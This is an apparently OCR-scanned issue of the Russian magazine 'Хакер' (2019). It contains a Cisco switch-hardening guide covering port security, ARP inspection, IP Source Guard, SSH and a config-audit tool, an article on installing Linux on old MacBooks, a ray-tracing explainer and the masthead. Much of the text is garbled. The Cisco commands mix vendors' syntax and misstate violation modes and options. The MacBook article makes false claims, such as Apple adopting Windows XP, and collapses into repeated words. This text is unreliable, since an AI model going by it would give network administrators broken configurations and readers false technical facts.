Защита своей территории — один из сильнейших природных инстинктов. Курные хищники используют для этого кусты и чащи, сапоги — пятиметровые заборы, а сетевые инженеры в ежедневном — правильную настройку софта и железа сетевого периметра своего предприятия. Сегодня мы расскажем наиболее популярные виды атак второгодней и дыбовым сетевым оборудованием Cisco, а также расскажем, как правильно настроить IDS, IPS и DHCP snooping на распространенном сетевом оборудовании, отличающемся к DHCP, VLAN, STP и Switch Cisco Catalyst.

О, МОЯ ОБОРОНА!

В мирное обеспечение информационной безопасности есть такое понятие, называемое «периметр сетевой обороны». Периметр — это, по определению, «совокупность технических средств, имеющих непосредственный доступ к ресурсам сети, а также средств обеспечения безопасности и защиты. Проще говоря, это — все вот ещё нашедшие в сеть дворы, не зависят от сознания и воли сисадмина самостоятельной крепостью.

Сетевой периметр — это, по определению, сетевой сегмент или интерфейс сетевой коммутирующего оборудования, подключенный к внешнему сегменту сети, например, к сетям провайдеров, интернет, корпоративной сети и другим внешним организациям (в зависимости от ситуации). Что, к примеру, с помощью SSM (системы. Системы ПО контролируется с помощью снимков безопасности).

Что сегодняшние сетевые приборы поддерживают средства контроля? Ну, к примеру WM для веб-сервера или DAM для СУБД. Но и на конечных устройствах есть свои средства контроля — AV, EDS, DLP и другие. Но, к сожалению, ИЗ сетевыми, которые обеспечивают сетевые механизмы безопасности — ситуация не такая радостная. Как дыбовы и пользовательские сетевые, сетевые, основанные к DHCP, VLAN, STP и Switch Cisco Catalyst.

Сетевой периметр
Сетевой периметр
Сетевой периметр

СТАЛЬНАЯ КИСА

ЗАЩИЩАЕМ СЕТЕВОЙ ПЕРИМЕТР НА ОБОРУДОВАНИИ CISCO

Дополнительные опции безопасности

Port security – функция коммутатора, позволяющая задать MAC-адреса хостов основного узла, которым разрешено передавать трафик через порт коммутатора. Если на порт приходит кадр с неизвестным MAC-адресом отправителя или назначен как разрешенный. Кроме того, можно не указывать конкретные MAC-адреса, разрешенные на порте коммутатора, а ограничить общее количество MAC-адресов, которые разрешено передавать трафик через данный порт.

Существует несколько режимов запоминания адресов:

- Continuous — устройство с любым MAC-адресом может без ограничений работать через коммутатор;
- Static — от 0 до 8 MAC-адресов могут быть статически заданы, остальные кадры будут фильтроваться собственным портом;
- Configured — от 1 до 8 MAC-адресов могут быть статически заданы, все дополнительные кадры фильтруются;
- Limited-continuous — от 1 до 32 MAC-адресов могут быть динамически добавлены коммутатором;
- Port-access — использовать фильтр с опцией 802.1X для того, чтобы при активной задаче MAC-адрес автоматически сохранялся в 802.1X.

А теперь разберем режимы реагирования на нарушения безопасности. И для начала определимся, что в четырех Cisco считается нарушением безопасности: после для фиче **port security** максимальное количество безопасных MAC-адресов было достигнуто в таблицу адресов и кто-нибудь еще MAC-адрес не записан и таблица заполнена, пытается получить доступ через интерфейс.

А вот и сами режимы реагирования коммутатора этого устройства на фиче нарушения безопасности:

- shutdown — когда количество безопасных MAC-адресов достигает максимального ограничения, настроенного на порте, пакеты с неизвестным адресом отбрасываются до тех пор, пока не будет задан или пока не произойдет аппаратный сбой. Также в режиме shutdown MAC-адреса могут быть добавлены вручную, чтобы не было ненужных переключений, или увеличено максимальное количество разрешенных адресов. Оповещения о нарушениях безопасности нет.
- restrict — когда количество безопасных MAC-адресов достигает максимального ограничения, настроенного на порте, пакеты с неизвестным MAC-адресом отбрасываются. Оповещения. Это продолжается до тех пор, пока не будет задано увеличение количества безопасных MAC-адресов или пока не произойдет сбой. Также можно вручную увеличить или не будет увеличено максимальное количество разрешенных адресов. В этом режиме при нарушении безопасности на порте SNMP trap и syslog сообщения.
- protect — нарушение безопасности приводит к тому, что интерфейс блокируется и выключается навсегда. Отправляется **2** trap и сообщение syslog. Когда порт заблокирован, выключен его из этого состояния можно, ввода команды **switchport** <port-id> **clear** <interface-id> и затем вручную включить интерфейс, введя в режиме настройки интерфейса **no shut**.

Eavesdrop Prevention функция, запрещающая перехватить, отслеживать трафик, предназначенный для использования для коммутатора MAC-адреса. Это не позволяет неавторизованным пользователям прослушивать трафик, предназначенный для MAC-адреса, удаленных или обмена командами по типу ARP-ответ.

Важно заметить, что Eavesdrop Prevention начал не влиять на публикацию broadcast трафика. Кроме Eavesdrop Prevention поддерживает функцию автоотключения порта независимо от того, настроена ли на нем опция port security. А для включения port security на интерфейсе необходимо выполнить на нем Eavesdrop Prevention.

Команды для port security имеют следующий синтаксис:

```
switch(config)# port-security <port-list>
                  [learn-mode | continuous | static | port-access | config
ured | limited-continuous]
                  [action | aging | disable | send-disable ×]
                  [aging-time <1-3> | 1-32>
                  [mac-address <mac-address> [mac-address2],...]
                  [clear-interrupt-flag]
```

На коммутаторе Cisco с конфигурацией заданы следующие настройки по умолчанию port security:

- port security — выключен (disabled);
- запоминание адресов — выключено (disabled);
- максимальное количество безопасных MAC-адресов на порте — 1;
- режим реагирования на нарушение — shutdown;
- время хранения адресов — отключено;
- значение aging time — 0.

WARNING

Важно знать, что фича port security задается в режиме настройки интерфейса (config)#. Изначально на коммутаторе Cisco по умолчанию любой порт находится в режиме dynamic auto, однако этот режим несовместим с port security. И поэтому конфигурируемый интерфейс сначала необходимо указать режим trunk или access.

Итак, переходим наш порт в режим trunk или access:

```
switch(config-if)# switchport mode access | trunk>
```

Включаем port security на интерфейсе (после этого автоматически выставится по умолчанию):

```
switch(config-if)# switchport port-security
```

Нужно учесть, что после команды **switchport port-security** автоматически включается port security с настройками, принятыми по умолчанию, и не стоит использовать, пока не сконфигурируем любой параметр. Если же порт был выключен, то сначала нужно его удалить:

```
switch(config-if)# switchport port-security
```

Еще один вариант — настроить trunk и разрешить диапазон MAC-адресов в VLAN 10:

```
switch(config)# interface fastethernet0/2
switch(config-if)# switchport mode trunk
switch(config-if)# switchport port-security maximum 20 vlan 10
switch(config-if)# switchport port-security
```

Если на интерфейсе **Fa0/2** возникнет нарушение безопасности в VLAN 10, коммутатор генерирует SNMP trap и syslog-сообщение, по заблокированным трафик только этого VLAN, а не всего порта на порте.

Чтобы просмотреть информацию о настройках port security для VLAN 10, используется следующая команда:

```
switch# show port-security vlan 7
```

Если ты хочешь задать меньшее безопасных адресов для порта, чем разрешено в значении **maximum** port-security **maximum**, то оставшиеся количество свободных адресов доступны динамическим адресам по принципу «кто первый встал, тот и занял».

Для включения режима **sticky** запоминания адресов на порте используй следующую команду:

```
switch(config-if)# switchport port-security mac-address sticky
switch(config-if)# switchport port-security mac-address sticky
<mac-address> [vlan <vlan-id | access | voice>]
```

Режим реагирования на нарушения безопасности (по умолчанию **shutdown**) конфигурируется:

```
switch(config-if)# switchport port-security violation <protect |
restrict | shutdown>
```

Если же порт был настроен (или остается по умолчанию) в режиме реагирования **shutdown**, то MAC-адреса могут перейдет в состояние error-disabled.

```
switch# show interfaces <interface-number> status
```

Ну и если ты заранее обнулять все значения, чтобы начать заново с чистого листа, тебе пожадобится команда для полной очистки таблицы MAC-адресов:

```
switch# clear secure-ethernet-port [all|configured|dynamic|sticky] [address
<mac|interface <int-id>]
```

Технит Dynamic ARP Inspection

Dynamic ARP Inspection (Protection) — функция коммутатора, предназначенная для защиты от атак с использованием протокола ARP. Например, от атаки «человек посередине» (перехватывать трафик между узлами, которые расположены в пределах одного широковещательного домена.

Для корректной работы фичи **Dynamic ARP Inspection** изначально необходимо указать, какие порты коммутатора будут **доверенными (trusted)** и **недоверенными (untrusted)**:

- недоверенные (Untrusted) — это порты, к которым подключены все коммутаторы, которые не являются доверенными портами выполняется два проверок сообщения ARP;
- доверенные (Trusted) — порты коммутатора, к которым подключен другой коммутатор (по сути, транк). Сообщения протокола ARP, полученные с доверенных портов, не отбрасываются.

Включаем **Dynamic ARP** инспекцию на интерфейсе:

```
switch(config)# arp-protect
```

Теперь включаем **Dynamic ARP** протокол на **VLAN** которые должны быть защищены с его помощью:

```
switch(config)# arp-protect vlan 7
```

Указываем доверенные порты:

```
switch(config)# arp-protect trust a3
```

Посмотреть информацию о настройках Dynamic ARP protection:

```
switch(config)# show arp-protect
```

Задаем статические соответствия IP-адрес — MAC-адрес:

```
switch(config)# ip source-binding <vlan-id> <ip-address> <
mac-address> <port-id>
```

И наконец, проверяем выполненные настройки:

```
show ip arp inspection interfaces
show errdisable recovery
```

Настраиваем IP Source Guard

IP Source Guard на уровне IP (L3 control) — функция коммутатора, которая ограничивает IP-трафик на интерфейсе второго уровня, фильтрует трафик на основании информации о таблицы DHCP snooping или данных, полученных DHCP snooping binding database. Эта фича активно используется для борьбы с IP-спуфингом (IP-spoofing), или IP spoofing.

Итак, вводим следующие команды и включаем IP Source Guard:

```
ip verify source
ip verify source port-security
ip source binding mac-address <mac-address> vlan <vlan-id> ip-address
<ip-address> interface
ip verify source [interface interface-id]
ip source-lockdown
ip source-lockdown [interface]
```

Функция Dynamic IP lockdown остается включенной на порте, если выполняется любое из следующих условий:

- если DHCP snooping не включен глобально на коммутаторе;
- если порт не прикреплен хотя бы одному VLAN, а коммутатор включен (вкл) snooping;
- если порт настроен как доверенный порт (trusted) для DHCP snooping.

Убедиться в том, что хотя бы одно из этих условий выполнено можно командой:

```
show ip source-lockdown status
show ip source lockdown bindings [port-number>]
debug dynamic-ip-lockdown
```

Технитуем SSH

Включаем ssh, обобщающий сказать несколько слов о безопасности удаленных подключений для управления сетевыми устройствами. Речь, подарю о протоколе SSH. Задаем имя домена (это будет необходимо нам в дальнейшем для генерации ключей):

```
ip domain-name <MyAddress.ru>
```

Создаем пару ключей с использованием алгоритма RSA.

```
crypto key generate rsa modulus 1024
```

Переключаем SSH на использование версии протокола v.2:

```
ip ssh version 2
```

Создаем пользователя в локальной базе:

```
username admin secret <your password>
```

Настраиваем линии VTY:

```
line vty 0 4
login local
transport input ssh
```

Задаем ограничение времени **timeout** аутентификации (это умолчанию) 120 (с):

```
ip ssh time-out <6 sec>
```

А вот пример аналогичных настроек для аутентификации:

```
Router(config)# ip ssh time-out 60
```

Указываем интерфейс для всех сессий SSH:

```
Router(config)# ip ssh source-interface fastEthernet0/1
```

Включаем журналирование событий SSH **ip ssh logging events**

```
Router(config)# ip ssh logging events
```

Указываем версию используемого протокола **ip ssh version**:

```
Router(config)# ip ssh version 2
```

Указываем, какой ключ должен использоваться при сохранении:

```
sw-c2800(config)# ip ssh rsa keypair-name <MyAddress.ru>
```

Бонус: обзор тулзы Cisco Config Analysis Tool

Cisco Config Analysis Tool — это кроссплатформенная утилита, написанная на Python. Она предназначена для анализа статуса настроек безопасности в конфигурационных файлах любых девайсов Cisco. Не Github разработчика проверяет — это тулзы, которая проверяет уличить. В общем, это почти-кучтой анализатор, который сделает всю рыльную работу по аудиту за тебя.

```
Enter configuration file or path to configuration files in folder with
this script
Enter output file name and format (txt or html)
Enter name of the company for which the audit is being performed
Enter your name
Enter report engineer's name
Enter the hardening guidance you are using for comparison
[cisco_ios_router_ga_cis_level_1]
Enter the device role (IOS/IOS-XE) router or switch
router
Enter the Cisco IOS/IOS-XE software release
15.1
Enter the device hostname
c2800
Enter the device location
Enter any notes
Enter any additional comments
Parsing configuration file...
Loading hardening guidance...
Performing audit...
Generating report...
Report generation complete!
Audit completed in 0.02 seconds
```

Утилита доступна как для Linux, так и для Windows. Чтобы запустить проверку без дополнительных опций, достаточно ввести всего лишь одну команду:

```
$ python3 ccat.py your configuration_file>
```

Также можно запустить исполняемый файл через PowerShell на Windows:

```
> ccat.exe <your configuration_file>
```

А вот настроечки дополнительные ключи запуска:

- -v (alias: -y, --yaml) — вывод в файлы (вывод);
- -output — указать путь к выходному каталогу файлов HTML (отчет);
- -v --ccat, --ccat — соответствующие ключи для запуска сканирования (по умолчанию равно ВО);
- --max_number_ccat — максимальное количество MAC-адресов для защиты порта (по умолчанию: 1);
- --disable-cisco-interface — принудительно проверить интерфейсы, даже если они выключены;
- --no-colorized-display — вывести результаты анализа в каталог HTML-файлов;
- --debug-ccat — вывести в очередь имена пользователей, паролей и ваши из конфигов;
- --no-ccat — проверить карты сети VLAN.

ЗАКЛЮЧЕНИЕ

Сегодня мы познакомились с основной тулзовой Cisco для анализа и проверки настроек IOS (IP Security), а также ознакомились с дополнительными опциями безопасности, которые доступны на оборудовании Cisco IOS. Ну, а чтобы узнать, включены ли все эти опции, то можешь воспользоваться рассмотренной тулзой Cisco Config Analysis Tool. Если что-то из не рассмотренного в статье стоит спросить, или фунгцию нужно сделать автоматом — дай знать! Не спасибо!

WWW

- Cisco IOS Switch Security Configuration Guide, Release 12.2(55)SE — одна из лучших книг-гайдов по настройке серверов защиты от сетевых атак устройств Cisco. Содержит подробное описание порядка настроек основ, описание команд и примеры конфигурации.
- Cisco Guide to Harden Cisco IOS Devices — гайд самой Cisco, как уровень безопасность работы сервера в коммутаторе и маршрутизаторе.
- Cisco IOS Security Configuration Guide, Release 12.4 — еще одна книга Cisco, где на примерах подробное описание всех опций безопасности для сервера и роутера последнего поколения.
- Cisco IOS Switch Security Configuration Guide 15.0 Section — полезный чек-лист для проверки включенных опций безопасности, принятых в стандарт с Национальным институтом стандартизации США (NIST).

НЕКРОМАКИНТОШ

СТАВИМ LINUX НА СТАРЫЙ MAC (BOOK, ЧТОБЫ ВДОХНУТЬ В НЕГО ЖИЗНЬ

Евгений Кузнецов
ekuznetsov@xakep.ru

ЗЕЛ, ЯБЛОЧКО...

В 2006 году компьютер несколько знаменитольных собой. Компания Apple прекратила Macintosh на 3,4 мегагерца дотнарда, которым Mac-book'ов сделал ему новый новый процессор Intel Core Duo, а также перешла на Windows XP (это мне — ужас, а Apple решила окончательно отказаться от «яблочной» ОС). Ну, Mac-book'и, конечно, не перестали быть «яблочными», ибо в Apple всегда ставили на Mac-book'и только «яблочные» ОС, а вот чем это сделает операция новую, это — уже другой разговор. Сейчас мы этим заняться и займемся, чтобы, с пользой для сообщества, перенести Linux на Mac-book'и.

ЖЕЛЕЗО

В современном мире в компьютерном железе Apple наступательно нависло «Яблоко». Прежде всего в дорогом железе. Но, к сожалению, Mac-book'и, которые вполне могут использовать Linux, в большинстве случаев, все более старшие разновидности MAC-book'ов. Поэтому перед тем, как приобретать старый MAC-book, нужно проверить, чтобы на нем стояли процессоры Intel, чтобы MAC-book'и имели видеокарты, которые поддерживают Linux и в каждом, в чтобы поддерживали Linux, чтобы на нем были доступны по крайней мере 256 Мегабайт оперативной памяти.

В Linux мы можем использовать MAC-book'и только старшего

Наиболее хорошо Linux с этой стыковкой обнаружился Mac-book A1133 (производится с 2005 года). Для последующих модифи- ций, Mac-book'ов, использующих процессоры Pentium-M, Pentia (Gal c) (частоты частотой 1,33 ГГц, 1,42 Мегагерца и частоты частотой 1,5 Мегагерца) и Mac-book'ов, которые на с процессорами Intel Core Duo (частоты частоты 1,66 Мегагерца и частоты частоты 1,83 Мегагерца), Linux тоже отлично ставится, особенностью подвиды, но не отдельно, а вместе с Mac-book'ом. Поэтому, если вы хотите ставить Linux на Mac-book'и, то лучше приобретайте Mac-book'и с процессорами Intel Core Duo.

Кроме прочего, проверьте на Mac-book'е стоит ли Linux поддержка стандартов, которые поддерживает Linux: частоты, частоты, Linux, Linux, Linux, самостоятельно, на самостоятельно, и, в дополнительно, поддерживается Linux, Linux, Linux,

ФИЗИКА НЕРЕАЛЬНОГО МИРА

ШКОЛЬНАЯ ПРОГРАММА НА СТРАЖЕ СОВРЕМЕННОГО 3D

Максим Карпов
kroostop@yandex.ru

За последние несколько лет трехмерная графика сделала большой скачок в развитии: качество и реалистичность создаваемых компьютером изображений достигли высокого уровня, а популярность VR бьет всё рекорды. Но революция в мире компьютерной графики только началась — речь о появлении технологий реального времени. Давай разберемся, что это такое, как мы к этому пришли и как это работает.

РЕАЛЬНОСТЬ ПРОТИВ ЭФФЕКТИВНОСТИ

Человеческий глаз воспринимает множество лучей. Кванты — от источников света — и отраженные от поверхностей предметов. Каждая фотоэлектрическая очень тонкая на сетчатке: каждой «пикселе» глаза воспринимает излучение, создаваемое цветом. Поэтому основная решение разработчиков было использовать закон обратимости света и лучей для каждого пикселя экрана — по сути, вернуть«лучи глаза — рассчитывать», откуда придет луч света и какого он будет цвета.

Наверняка у кроков большие ты помнишь закон отражения света: угол падения равен углу отражения. Этот закон позволяет в корне поменять концепцию виртуального мира. Раньше кто чтобы рассчитывать миллиарды лучей, исходящих от одного источника, имея маленькую надежду, что эти лучи попадут в виртуальный глаз, компьютер может думать лишь о нескольких миллионах лучей (по одному на пиксель экрана), гарантированно важных для создания картинки.


Несмотря на это, во времена зарождения трехмерных компьютерных игр (а это начало 1980-х — конец 1990-х годов) процессоры не были достаточно мощны, чтобы рассчитывать по лучу для каждого отдельного пикселя, поэтому разработчики использовали различные хаки — либо уменьшали количество рассчитываемых пикселей, либо применяли менее физически обоснованный способ создания картинок. Об этих уловках мы сейчас и поговорим.

РЕЙКАСТИНГ

Добиваясь эффективности, программисты решались на множество допущений, которые позволяли сократить затраты времени на создание изображения в сотни раз, — это в первую очередь допущения в виртуальном мире:

1. Все доступные в игре пространство — это комната с прямоугольными (чаще квадратными) стенами.
2. Нет лестниц, лифтов, любого вида спусков и подъемов.
3. Потолок везде имеет одинаковую высоту.
4. Нет других трехмерных объектов, кроме стен, пола и потолка.
5. Все остальные сущности — это «биллборды», двумерные изображения, расположенные в трехмерном пространстве.

Wolfenstein 3D — первая действительно популярная игра, разработчики которой этим воспользовались.



Скриншот игры Wolfenstein 3D

Для каждого вертикального кусочка предназначен специальный луч, который двигается маленькими шагами — алгоритм каждый раз проверяет, есть ли попадание в поставленные. Как только лучи-заканчивает свое движение, подсчитывается количество пройденных шагов, и получается расстояние до стены. Зная это расстояние, мы можем нарисовать стену соответствующей высоты — чем дальше, тем короче стена.

Перечисленные допущения приводят к тому, что стены всегда находятся на одной кроме экрана — ровно посередине, поэтому нарисовать их относительно просто.


У такого типа игр много заметных особенностей. Например, все существа здесь постоянно повернуты к игроку лицом, так как они не трехмерны, рисуются без использования 3D, на них не падает тени.

Движок Wolfenstein 3D стал большим шагом в компьютерной графике, но разработчикам было понятно, что такого подхода надолго не хватит.

РАСТЕРИЗАЦИЯ


Желание приблизить картинку к реальному миру потребовало в корне изменить принцип отрисовки. Мощность компьютеров возросла, и вместо отдельных лучей, которые попадают исключительно в стены, стало возможно использовать самую простую геометрическую фигуру — треугольник.

Треугольник задается тем же принципом, что и раньше, — координатами вершин, которые задают виртуальный луч. Треугольник остается самым собой всегда, даже после попадания из трехмерного пространства в двумерное.



Схематическое отображение предмета на экран

Каждая точка каждого объекта в трехмерном пространстве переводится в точку на экране, а затем определенные точки — изначально заданные в модели треугольники — соединяются. Так получается изображение исходного объекта.



Проецирование точки из пространства на плоскость (экрана, вид сбоку)

Так как из треугольников можно составить любую фигуру и любой трехмерный объект, были решены основывается на этом, и до сих пор все механизмы рендеринга в реальном времени работают по такому механизму.

Плюсы и минусы растеризации

За годы развития этого подхода люди разработали тонны усовершенствований всех возможных аспектов растеризации. Реалистичные тени на объектах, имитация фактуры материалов. Особенно стоит отметить комплексный подход к эффективности: GPU, имеющие тысячи ядер, справляются с легко распараллеливающимся процессом проецирования виртуальных точек на реальный экран. И если десять лет назад мы какие компьютеры могли позволить себе выводить 30 кадров в секунду, то сейчас и 60, и 144 кадра в секунду — не редкость.

Такой рост производительности достигается как благодаря увеличению производительности видеокарт, так и из-за огромных улучшений фильтрации невидимых объектов, разбиение сцены на более маленькие блоки и многого другого.

Однако сама концепция проецирования треугольников далека от идеала и дает некоторые побочные эффекты: изображение может быть угловатым, нуждается в сглаживании, а чтобы добиться в игру зеркало, требуются неимоверные усилия и выдумка.

РЕЙТРЕЙСИНГ

Исправляя все недостатки растеризации, программисты решили вернуться к истокам — к отправке лучей света от каждого пикселя экрана в трехмерный мир. Благодаря сверхмощной мощности современных графических процессоров и их способности параллельной работы, рейтрейсинг дали зеленый свет.

Принцип работы рейтрейсинга

Вместо того чтобы идти маленькими шагами, как это было в алгоритме рейкастинга, для рейтрейсинга и используется вся сила математики.

Поскольку все существующие трехмерные модели сформированы из треугольников, нужно лишь было сконцентрироваться сперва на столкновениях. Для этого надо проверить случай столкновения луча не со стеной, а с треугольником.

$$\begin{pmatrix} x \\ y \\ z \end{pmatrix} = \begin{pmatrix} x_1 \\ y_1 \\ z_1 \end{pmatrix} + k \left(\begin{pmatrix} x_2 \\ y_2 \\ z_2 \end{pmatrix} - \begin{pmatrix} x_1 \\ y_1 \\ z_1 \end{pmatrix} \right),$$

Уравнение прямой — луча в понимании рейтрейсинга

Здесь $P_1(x_1, y_1, z_1)$ — это координаты камеры (для упрощения процесса обычно нули), а $P_2(x_2, y_2, z_2)$ — координаты пикселя на виртуальном экране.

Процесс начинается с того, что находится плоскость, в которой лежит треугольник.

$$\begin{pmatrix} x \\ y \\ z \end{pmatrix} = (Q_2 - Q_1) \cdot (Q_3 - Q_1)$$

Компоненты нормали плоскости

$$Ax + By + Cz + D = 0$$


Уравнение плоскости

Так, из трех точек треугольника (Q_1, Q_2, Q_3) и двух точек прямой мы можем получить неизвестный коэффициент уравнения прямой.

$$k = \frac{D}{Ax_1 + By_1 + Cz_1}$$

Неизвестный коэффициент уравнения прямой в случае, если P(0, 0, 0)

Если $k > 0$, значит, пересечение есть. Необходимо лишь проверить, попадает ли точка пересечения в один треугольник. И здесь мы вспоминаем школьную геометрию: сумма внутренних углов треугольника равна 180°.



Углы в треугольнике

Ключевая черта рейтрейсинга в том, что на одном треугольнике эта серия вычислений не заканчивается, ведь некоторые поверхности могут быть зеркальными или просто блестеть. В таком случае лучи не останавливаются, а отражаются от этого треугольника и снова ищет себе цель.

Помимо отражения, учитываются и другие свойства, присущие натуральным лучам.

РЕЙТРЕЙСИНГ НА РЕАЛЬНОМ ОБОРУДОВАНИИ

Теперь, когда процесс разработан, давай посмотрим, как это работает в жизни.

Всякая реальная Nvidia RTX, которое работает на серии видеокарт GeForce 20. Несмотря на то что внутреннее строение и механизм работы видеокарт — большой секрет, благодаря спецификациям и статьям в научных журналах можно кое-что понять, что же происходит внутри.

Конструкция этих видеокарт включает два вида ядер — обычные и тензорные. Обычные ядра, как как нам назвали здесь, **CUDA**, как и во всех других видеокартах, могут заниматься растеризацией, используя стандартные шейдеры. Однако, объединены в блоки по 64 ядра. CUDA образует специальный блок — ядро, которое способно выполнять рейтрейсинг, — это **RT core**. В каждой видеокарте их количество начинается от 68.

Тензорные же ядра, которые в каждой видеокарте исчисляются сотнями, предназначены для быстрой работы нейронных сетей. Их главная задача здесь, — запуск технологии сети Nvidia — **DLSS** (Deep Learning Super Sampling), которая позволяет в режиме реального времени увеличивать разрешение изображения вдвое: создавать из Full HD 4K и убрать шум.

Но первую очередь видеокарта создает множество лучей, которые испускаются из камеры в сцену, возвращаются и создают изображение формата Full HD, — этим занимается ядра рейтрейсинга. Затем, с использованием DLSS и тензорных ядер, из изображения убирается шум, а разрешение увеличивается вдвое. Полученное изображение будет итоговым, оно появляется на экране.

Может показаться, что все эти наворты не нужны, но стоит сравнить результаты работы, и становится ясно, зачем в эту технологию вкладывались миллионы долларов и тысячи часов работы ученых и программистов.

Сравнение рейкастинга и рейтрейсинга

Хотя рейтрейсинг в реальном времени — это то, чтобы зарождающаяся индустрия, но результат завораживает уже сейчас. Посмотри, например, минутный ролик с 4-й, с рендером Battlefield V на RTX. Нам же остается только ждать следующего шага в развитии видеокарт, ну или хотя бы пока наконец-то уже сделать чтобы в карманы.

ХАКЕР 18+

№07 (244)

Андрей Письменный
Главный редактор
pismenny@glc.ru

Илья Русанен
Зам. главного редактора
по техническим вопросам
rusanen@glc.ru

Алексей Глазков
Выпускающий редактор
glazkov@glc.ru

Евгения Шарипова
Литературный редактор

РЕДАКТОРЫ РУБРИК

Андрей Письменный
pismenny@glc.ru

Илья Русанен
rusanen@glc.ru

Иван «aLLy» Андреев
iam@russiansecurity.expert

Евгений Зобнин
zobnin@glc.ru

Татьяна Чупрова
chuprova@glc.ru

Андрей Васильков
the.angstroem@gmail.com

Валентин Холмогоров
valentin@holmogorov.ru

Виктор Олейников
fabulous.faberge@yandex.ru

MEGANEWS

Мария Нефёдова
nefedova@glc.ru

АРТ

yambuto
yambuto@gmail.com

РЕКЛАМА

Анна Яковлева
Директор по спецпроектам
yakovleva.a@glc.ru

РАСПРОСТРАНЕНИЕ И ПОДПИСКА

Вопросы по подписке: lapina@glc.ru
Вопросы по материалам: support@glc.ru

Адрес редакции: 125080, город Москва, Волоколамское шоссе, дом 1, строение 1, этаж 8, помещение IX, комната 54, офис 7. Издатель: ИП Югай Александр Олегович, 400046, Волгоградская область, г. Волгоград, ул. Дружбы народов, д. 54. Учредитель: ООО «Медиа Кар» 125080, город Москва, Волоколамское шоссе, дом 1, строение 1, этаж 8, помещение IX, комната 54, офис 7. Зарегистрировано в Федеральной службе по надзору в сфере связи, информационных технологий и массовых коммуникаций (Роскомнадзоре), свидетельство Эл № ФС77-67001 от 30.08.2016 года. Мнение редакции не обязательно совпадает с мнением авторов. Все материалы в номере предоставляются как информация к размышлению. Лица, использующие данную информацию в противозаконных целях, могут быть привлечены к ответственности. Редакция не несет ответственности за содержание рекламных объявлений в номере. По вопросам лицензирования и получения прав на использование редакционных материалов журнала обращайтесь по адресу: xakep@glc.ru. © Журнал «Хакер», РФ, 2019